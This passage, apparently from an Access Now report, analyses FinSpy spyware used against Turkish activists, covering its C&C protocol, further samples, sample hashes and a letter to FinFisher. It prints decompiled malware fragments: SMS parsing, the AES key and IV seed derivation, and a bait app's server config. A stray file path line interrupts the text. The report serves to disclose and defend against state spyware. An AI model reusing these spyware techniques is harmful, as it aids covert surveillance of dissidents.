            SmsMessage v5 = SmsMessage.createFromPdu(v4[v2].getPdu());
            String v6 = v5.getMessageBody();
            String v1 = new String(v5.getUserData());
            if(v6 != null && !v6.equalsIgnoreCase(v1)) {
                v1 = v6.substring(0, v6.length() - 6);
            }
```

Code from the malware sample that collects information during SMS communications

FINSPY'S NETWORK COMMUNICATIONS

The FinSpy network beacon is based on a custom protocol that has evolved since prior research – now taking additional measures to resist the fingerprinting of its proxies and its communications.

On a protocol-level, the beacons are formed with a simple structure that is moderately clouded by random content padding. While the structure differs based on the type of communication, this format for the heartbeat function provides an example:

Packet structure:

(length of packet, 2 byte short) (random padding, 2 byte short) (communication type, 1 byte) (message) (random padding, 8 byte int)

FinSpy uses symmetric AES encryption to conceal its message payload. The AES used by FinSpy is initialized with the series of a subkey with two separate seed values for the key and initialization vector (IV) that are then hashed (SHA-256). At the first check-in, this subkey in the "TrojanUID," the weak 4-byte identifier statically embedded in the sample is used. However, upon installation the agent creates a longer (16-byte) client-specific identifier that is passed within the first check-in. The master server's response to the check-in is encrypted based on that new identifier, as are subsequent communications.

```
byte[] digestSeed = new byte[]{1, 127, 84, 28, 75, 29, 57, 8, 85, 126, 48, 92, 125,
35, 113, 19};
byte[] ivSeed = new byte[]{-120, 120, -26, 84, -58, 119, -71, 81, -86, -105, -18, -44,
-39, 15, -128, -73};

MessageDigest shaDigestInstance = MessageDigest.getInstance("SHA-256");
shaDigestInstance.reset();
shaDigestInstance.update(digestSeed);
shaDigestInstance.update(TrojanUID);
byte[] shaDigest = shaDigestInstance.digest();
SecretKeySpec secretKeySpec = new SecretKeySpec(shaDigest, "AES");

shaDigestInstance.reset();
shaDigestInstance.update(ivSeed);
shaDigestInstance.update(TrojanUID);
byte[] ivDigest = new byte[16];
System.arraycopy(shaDigestInstance.digest(), 0, ivDigest, 0, 16);
IvParameterSpec ivSpec = new IvParameterSpec(ivDigest);

cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
cipher.init(Cipher.DECRYPT_MODE, secretKeySpec, ivSpec);
```

Since FinSpy expects that all C&C communications will be encrypted according to the client-specific identifier, the TrojanUID does not appear to provide an easy means to decrypt the communication or tamper with clients. This change from the previous versions appears intended to address security vulnerabilities that would have allowed intermediaries to trivially brute force the encryption key to decrypt communications and hijack clients.

Akin to the communications structure, the payload encapsulation is similarly simple – basic C&C messages are encoded based on '/' delineated values that are pre-set according to message time.

This alteration of the communications protocol reduces opportunities for third parties to scan for FinFisher proxies or master C&C servers. In multiple previous investigations, the scale of FinFisher (and other intrusion software) proliferation has been documented through Internet-wide scans for unique fingerprints. As documented by Citizen Lab in October 2015, this was possible because FinFisher proxies displayed a "decoy page" that proxied other websites to hide the server's purpose. Through leaks of information from these decoys, such as cookies or information screens, this ploy leaked the actual location of the master server.

To prevent this, the servers are now tightly bound to their own malware samples and will not respond to other requests. The FinFisher servers expect that messages will be encrypted and anticipates that valid client beacons will use either the default TrojanUID or a previously-observed client identifier. If the FinFisher master cannot decrypt what it receives, then the server will not respond, terminating the connection without any distinctive behaviour. It does not appear to be feasible to naively prompt a response from the server without background knowledge about the samples bound to it.

Similarly, FinFisher has previously relied on virtual servers hosted in the cloud for its relay system. In more recent samples, the providers used by FinFisher appear to be less well-known companies and are often providers that are less responsive to abuse complaints. This mirrors their use of dynamic DNS servers, which rely on free and commonly abused services rather than registering domain names – which could be traced back to them. This shift reflects the apparent attempt of FinFisher to appear as no more than simple malware – avoiding traits that have become characteristic of commercial-grade surveillance products. This is more effective at concealing the operator of the FinFisher campaign, as our enumeration of proxies does not provide direct indication about where the master server is located.

IV. BEYOND TURKEY: FIN-SPY IN INDONESIA, UKRAINE, AND VENEZUELA


The sample of FinSpy malware that we describe above, hosted as an application on the fake Adalet website, reveals additional information about how the malware agent was designed. This has allowed us to identify further samples. From the technical details we can conclude that FinFisher has taken extensive precautions to reduce the footprint of its operations and mask its client base. FinFisher's more effective implementation of a proxy network has made it harder to correlate samples to customers.[3]

We were able to get indications of targets and operators through submissions to VirusTotal, bait documents, impersonated applications, phone numbers, and beacons to sinkholes. In a number of samples which we were able to gather, FinSpy included command and control (C&C) server addresses that are dynamic DNS services provided for free for a limited amount of time. It appears that FinFisher, or its client, did not pay for these services, and allowed them to lapse, and they became open to registration. In two samples we were able to sinkhole these hostnames and hypothesize about the customer, based on observed traffic from infected devices.

Subsequently, based on this information, we were able to identify seven unique samples of newer versions of FinSpy, and in five cases draw conclusions about the clients. In two cases the FinFisher application was bundled with other applications or functionality, seemingly intended to bait the targets into installing the spyware.

FINFISHER IN A MALICIOUS MOBILE APP IN INDONESIA

The most unique sample seems to be a simple mobile application which serves as a base station locator, called "Archrest Cell Tower Finding Locator." It was created through the Ionic development framework – a mainstream app platform for web developers. It is unclear whether the application was specifically created as bait for the malware agent (like the application on the Adalet website) or copied and appropriated by the attackers from some other source. The back-end services required for the application to function, which could tell us more about the intentions behind it, are no longer operational.



[3] In the previous versions of FinFisher, the C&C servers, which need to be under the direct control of the state actor (to retain control of the malware), made the attribution clear, as there was no intermediary server. With the introduction of C&C proxies, those proxies could be hosted anywhere without compromising the adversary's control, but it muddied the waters with regard to determining which state actor is behind a particular FinFisher infection campaign.

The supposed company behind this application, Archrest DigForensic, has scant online presence. Its main website, archrest[.]com, which was registered with its domain privacy-enabled (a step intended to conceal the real identity of the person who paid for the registration), is no longer online and there's no indication left that the application was ever made public. The bait application contained references to an Indonesian software developer, including a personal image – one which continues to be used on social media. This seems to align with the fact that the application defaults to Indonesia in its cell tower map. However, our attempts to contact the developer to verify this information have gone unanswered, and the relevant social media profiles provide no further background for the application.

The only clue is within the configuration of the application's production "API" endpoint, which communicates with the domain satgas[.]net. In Indonesia's institutional framework, this communication line suggests a tie to the Task Force on Counterterrorism and Transnational Crimes (SATGAS), but we cannot determine a link between the domain and the agency as anyone could have registered that particular domain name. We will note that Indonesia has been previously identified as a customer of FinFisher, establishing a history of government agencies possessing this technology.[4][5][6][7]

```
angular.module('app', ['ionic', 'ngCordova', 'ngMap', 'app.controllers', 'app.routes', 'app.services', 'app.directives'])
  .constant("myConfig", {
    // Development
    // "url": "http://api.archrest.com:8089/",
    // Production
    "url": "http://www.satgas.net:8088/",
    "gMapUrl": "https://maps.googleapis.com/maps/api/js?key=AIzaSyARW0S3YiS1hZ6PopZ8lAT-MlVz02VcCrA",
    "defaultLocation": [{lat: -6.1750359, lng: 106.827192}]
  })
```

FINFISHER IN AN ONLINE FORUM IN UKRAINE

Another FinFisher sample is bundled as a client for MoyaShkola (translation: My School), a Ukrainian-developed, Russian and Ukrainian-language forum focused on students.

The MoyaShkola application sample is a simple interface to the mobile version of the site. Upon superficial examination, the FinFisher agent appears to be an unmodified version of MoyaShkola that hooks into Android startup calls to conduct its operations. While the real MoyaShkola application does appear to have been made public, it is no longer available on the Android Play Store and appears to have been abandoned.

[4] "The Smartphone Who Loved Me: FinFisher Goes Mobile?", Morgan Marquis-Boire, Bill Marczak, and Claudio Guarnieri, 29 August 2012, https://citizenlab.ca/2012/08/the-smartphone-who-loved-me-finfisher-goes-mobile/
[5] "You Only Click Twice: FinFisher's Global Proliferation", Morgan Marquis-Boire, Bill Marczak, Claudio Guarnieri, and John Scott-Railton, 13 March 2013, https://citizenlab.ca/2013/03/you-only-click-twice-finfishers-global-proliferation-2/
[6] "IGF 2013: Exploring Communications Surveillance in Indonesia", Matthew Carrieri, Masashi Crete-Nishihata, Jakub Dalek, Ron Deibert, Saad Omar Khan, Irene Poetranto, Adam Senft, and Greg Wiseman, 25 October 2013, https://citizenlab.ca/2013/10/igf-2013-exploring-communications-surveillance-indonesia/
[7] "FinFisher spyware: Indonesian government 'using Sydney server for surveillance program'", Lisa Main and Conor Duffy, 26 January 2016, http://www.abc.net.au/news/2016-01-26/notorious-spyware-used-to-take-over-computers-found-in-sydney/7114734?WT.ac=statenews_nsw

Connecting the dots in Ukraine

A base station locator and a student-focused forum application each have very particular audiences, which raises questions as to the nature of the real target in Ukraine (since this suggests a nonspecific, or random target demographic).

The remaining samples of FinFisher that we were able to identify are more aligned with the Adalet sample – applications that provide no functionality to the user and are instead designed to hide themselves in a device to avoid suspicion or detection. In one case sample acquired from Libya (shown in the following overview), the filename of the agent and its campaign identifier show that the malware installation was masked as a routine Flash update. After the malware was installed, it looked like a generic "cloud service," which matches the approach we observed in the Adalet case. In two other instances, the malware installation looked like Samsung software updates.

Acquiring a malware sample from a country, or in a particular language, does not directly substantiate that the government of the given country is a FinFisher customer. However, we know that attackers have used FinFisher in surveillance of diaspora populations and there is evidence to support claims that it has been used in foreign intelligence operations. In fact, FinFisher markets itself that way in its advertising, suggesting that its products can be used for espionage against targets in foreign countries.

Overview of collected samples with FinFisher traces

Hash	Sample Name	Origin	Suspected Date
7157ff3422dc3e54c3ea438c13daeb55931d54f61d773435314ad270c5418c13	SamsungUpdateSrv	Venezuela	June 2016
46690ef267f21b5840377833e7af51b19fbd343bac97d6eb66b186d58ba3f9b3	Flash Update	Acquired from Libya	October 2016
da3333b3ebbd3ab2276ca526e21d9be43d152141c713a4941341b285418ab28d	MoyaShkola	References Ukrainian Site	March 2017
c2ce202e6e08c41e8f7a0b15e7d0781704e17f8ed52d1b2ad7212ac29926436e	Adalet	Turkey	June 2017
9f04439bc94f2eef76b72ac2e0aeece0d4f46b6c42ef179fc860f6b5876f5f50	Archrest Cell Tower Finding Locator ("MarsM")	Acquired from Japan. Indonesian Developer.	March 2016
e0ef8afddd3fd2f70b89403e4d37c0565d4ef307fbb21a770e258e1f9d8dfcc4	Unknown ("Article")	French Phone Numbers	July 2015
17294b139150bcd28ee63ec2dd8a7f012aaba6eca4590cf9ef1a2ec954c18b92	Unknown ("Samsung")	Singaporean Phone Number	December 2015

FINFISHER IN AN ONLINE FORUM IN UKRAINE

One of the FinSpy samples poses as a Samsung-related application or "SamsungUpdateSrv" – hiding behind the default Android icon the same way as the Adalet-hosted application. It appears to have been created in June 2016.

This sample is configured to contact three hosts upon infection. Two of the hosts were dynamic DNS hostnames that had lapsed – meaning they were available for registration. Upon sinkholing the names, we observed a number of IP addresses contacting the C&C server and communicating in a manner consistent with FinSpy's communication protocol. Based on the communications, it appears that these attempts at communication with the C&C host represent four infections.[8] The devices in question are all associated with Venezuelan internet service providers. Venezuela has also been previously identified as a FinFisher client, making this connection likely.

[8] "Pay No Attention to the Server Behind the Proxy: Mapping FinFisher's Continuing Proliferation", Bill Marczak, John Scott-Railton, Adam Senft, Irene Poetranto, and Sarah McKune, 15 October 2015, https://citizenlab.ca/2015/10/mapping-finfishers-continuing-proliferation/

V. CONCLUSION

The broad and aggressive use of FinSpy to target individuals involved in the March for Justice movement in Turkey provides a rare window into the current deployment of FinFisher. It gives us new clues and patterns of behaviour of how social media is used in conjunction with the malware, as well as giving us insight on the new versions of the agent itself.

Based on key identifying features of the malware, we were able to find samples that range from July 2015 to June 2017. While in some respects the FinSpy client remains nothing more than standard malware with a more usable administrative interface and support services, our research has demonstrated that it is still successfully used against deliberately chosen targets. The documented points of observation also provide us with insight into its change over time – the core difference between the malware documented by Citizen Lab in 2012 and that which we disclose here is its improved capacity to avoid identification through network scanning.

Our research has shown:

- FinSpy suite is being distributed inside of a benign-looking mobile application, as a part of a broad social engineering attack targeted at the opponents of Turkey's ruling party.
- Seven unique samples of versions of FinSpy, five of which were used to target activists. In two cases the FinSpy application was bundled with other applications or functionality, seemingly intended to bait the targets into installing the spyware.
- The functionality of the FinSpy suite includes the collection of address book information, calendar and phone call records; collection of files, screen captures, and photos; monitoring geolocation; surreptitious eavesdropping through enabling the victim's microphone or placing hidden calls; as well as collecting communications and media files from messenger apps like Line, WhatsApp, Viber, Telegram, Skype, Facebook Messenger, Kakao, and WeChat.
- The two-year analysis shows progressive changes to the malware: extended features, reorganised code, and modified approaches, such as the obfuscation of the code.

Regardless of our limited ability to enumerate the full customer base of FinFisher, it is clear the company's products remain consistent in other respects – attribution to the earlier code base for FinSpy – and the continued use of FinSpy in the surveillance mechanisms of repressive regimes that are actively engaged in crushing dissent.

For more information, please contact:

Raman Jit Singh Chima
Global Policy Director
raman@accessnow.org

VI. GLOSSARY

APK – Android Package Kit, or APK, is a mobile application including binary code and data files, bundled as a single file (usually with a .apk file extension) for distribution and installation on Android mobile devices.

Bait application – A software application that presents itself as having one purpose, but that stated purpose hides an ulterior purpose, usually to distribute some form of malware.

Beacons – small transmitters that connect to Bluetooth-enabled devices like smartphones.

C&C – Command and Control servers issue commands to members of a botnet, or to computers infected with a particular strand of malware.

Social engineering – The manipulation of humans, through social means or interactions, usually to perform some action that gives access to some location or resource, to the individual or entity perpetrating the social engineering.

Malware agent – Software distributed to victim devices with the purpose of compromising those devices in some way. The malware agent will communicate with, and receive instructions from, a C&C server.

Network beacon – A communication from a software agent to the C&C server, to indicate the malware agent still exists, and is functioning.

Host – a computer or other device connected to a network; may offer information resources, services and applications to users or other nodes on the network.

Sinkholing – the redirection of traffic from its original destination to one specified by the sinkhole owners.

API endpoint – Application Programming Interface, or API, is a structured common interface between two software components, usually a client (in this case a malware agent), and a server (in this case, a C&C server). An API endpoint is the address with which the client is expecting the server-side connection over which it will communicate through the API.

OVH – French based cloud services provider.

Virtual Private Server – A virtual computer running (along with potentially many other virtual computers) on shared computer hardware. This is a standard setup utilized by web site, and web service hosting providers.

VII. APPENDIX Letter from Access Now to FinFisher

FinFisher GmbH
Sapporobogen 6 – 8, c/o Kanzlei hph
80637 Munich
Germany

Dear Carlos Gandini and fellow FinFisher employees,

We write to you today to call your attention to concerning news regarding the widespread use of FinSpy software in targeting individual users during the March for Justice which took place in Turkey in June and July 2017.

Access Now is a global non-governmental organization that fights to defend and extend the digital rights of users at risk. As a part of fulfilling that mission, we offer a 24/7 Digital Security Helpline through which users around the globe may turn to us with questions or concerns they have about the safety, integrity, and security of their digital environment.

In the course of our operations, we have come across several indicators that the FinFisher-owned FinSpy surveillance suite was used to target activists and human rights defenders during the 2017 March for Justice in Turkey. The software was concealed behind another application and distributed through a semi-automated campaign via Twitter and other social media platforms. In this letter, we would like to raise concerns and questions regarding your company's involvement in Turkey, as well as several other locations where trace evidence of the same software was found.

Our research has resulted in the following findings regarding your products:

- We detected the FinSpy suite being distributed inside of a benign-looking mobile application, as a part of a broad social engineering attack targeted at the opponents of Turkey's ruling party.
- In total, we were able to identify seven unique samples of versions of FinSpy, and in five cases deduce who was using them to target activists. In two cases the FinSpy application was bundled with other applications or functionality, seemingly intended to bait the targets into installing the spyware.
- The functionality of the FinSpy suite includes the collection of address book information, calendar and phone call records; collection of files, screen captures, and photos; monitoring geolocation; surreptitious eavesdropping through enabling the victim's microphone or placing hidden calls; as well as collecting communications and media files from messenger apps like Line, WhatsApp, Viber, Telegram, Skype, Facebook Messenger, Kakao, and WeChat.
- The two-year analysis we conducted shows progressive changes to the malware: extended features, reorganized code, and modified approaches, such as the obfuscation of the code.

The full report of our findings, recommendations, and security advice for users, will be published just prior to our annual conference RightsCon in Toronto, May 16-18, 2018. We would welcome a response to this letter from your company as soon as possible. We intend to publish both this letter and your response on our website, as part of our report publication.

accessnow

For background, as reported by Amnesty International and Human Rights Watch, the situation in Turkey in 2017 was characterized by an ongoing state of emergency, which set the environment for extensive human rights violations. This tense environment for political dissidents, journalists, and human rights activists has resulted in severe penalties for those who voice their opinions: dismissal from their jobs, closure of non-governmental organizations, website blocking, and criminal prosecution have all marred attempts at facilitating a democratic debate with the current government. The European Union has taken several steps over the past year in response to these actions by the Turkish government, including freezing the Turkish accession to the EU.

Under EU legislation, the FinSpy surveillance suite falls within the scope of the German export control regime, meaning that the company is legally required to apply for country-specific licenses in order to sell to customers outside the EU.

Based on our observation and findings, the FinSpy suite is being used in Turkey with the intent of undermining citizens' rights to privacy, freedom of expression, and opinion, as recognized under international human rights law. Given the nature of the interference with human rights, the sale of this suite could be in violation of the EU export controls rules and could even have been deployed against your own mission statement: "we do not sell mass surveillance interception technology; our products can only be used for targeted and lawful criminal investigation."

In light of these findings, we would appreciate any comments you may have about FinFisher's business in Turkey, including the activities of any current and former subsidiaries or resellers. Your response will help us understand your company's approach to corporate social responsibility and human rights risks, and the legal and regulatory environment in which your products operate.

1. Does FinFisher have an established human rights or corporate social responsibility policy, or other high-level statement guiding the company to respect human rights? If so, please share the language of the policy.
2. Does FinFisher carry out human rights due diligence or similar procedures to assess risks, and prevent and mitigate human rights abuses linked with its products or services?
3. To what extent do your human rights policies and procedures address the actions of your suppliers, distributors, resellers, end users, or other business partners? Have you stayed informed of the way in which clients or other end users contracting the FinSpy suite utilized its functionality? If not, why not?
4. When negotiating a contract for products or services, to what extent does FinFisher or its resellers inquire about the end use or end users of its products and services?
5. Has the Turkish government or any of its state agencies ever contracted with your company, directly or indirectly, to provide lawful intercept, IT intrusion, or remote monitoring solutions? If so, please describe the nature of the services, software, or equipment provided, their capabilities, and the dates of relevant contracts.
6. Has FinFisher ever provided training or consultation services to employees of Turkish state agencies or Turkish government employees, directly or indirectly, on

use of lawful intercept, IT intrusion, or remote monitoring and infection solutions? If so, please describe the nature and scope of services provided.

7. Has FinFisher ever conducted human rights due diligence or similar review in relation to a potential or finalized transaction with clients in Turkey? If so, please describe the findings and steps taken, if any, to prevent or address human rights abuses linked to Gamma's products in Turkey or by Turkish authorities. Please also describe any specific human rights policies and procedures that apply to FinFisher's business in Turkey.
8. Has FinFisher applied for an EU export control license in any EU member state in order to export its products or services to Turkey or Turkish authorities, either directly or through a reseller? If so, please provide the member state in question and the related documentation (redacted if necessary to comply with applicable law).
9. What policies or procedures does FinFisher have in place, if any, to prevent use of its products and services in ways that might cause or contribute to human rights abuses? For example, to what extent does FinFisher place limits on the end uses or end users of FinSpy through licensing or other agreements (other than restricting the number of simultaneous targets)?
10. What policies or procedures does FinFisher have in place, if any, to mitigate harm and stop misuse of its products and services when uncovered? For example, does FinFisher incorporate end-use clauses in contracts that would enable FinFisher to terminate a contract if its equipment or software is being misused to facilitate human rights abuses?
11. Does FinFisher offer remedy to those directly or indirectly harmed by its products or services? If so, what policies and procedures are available to those persons adversely affected? Have these processes been utilized to provide remedy?

We would appreciate a response as soon as possible to include with our published report.

We are also available to speak further about our findings by phone or email.

Sincerely,

Peter Micek
General Counsel
Access Now
www.accessnow.org
peter@accessnow.org
+1-888-414-0100 x709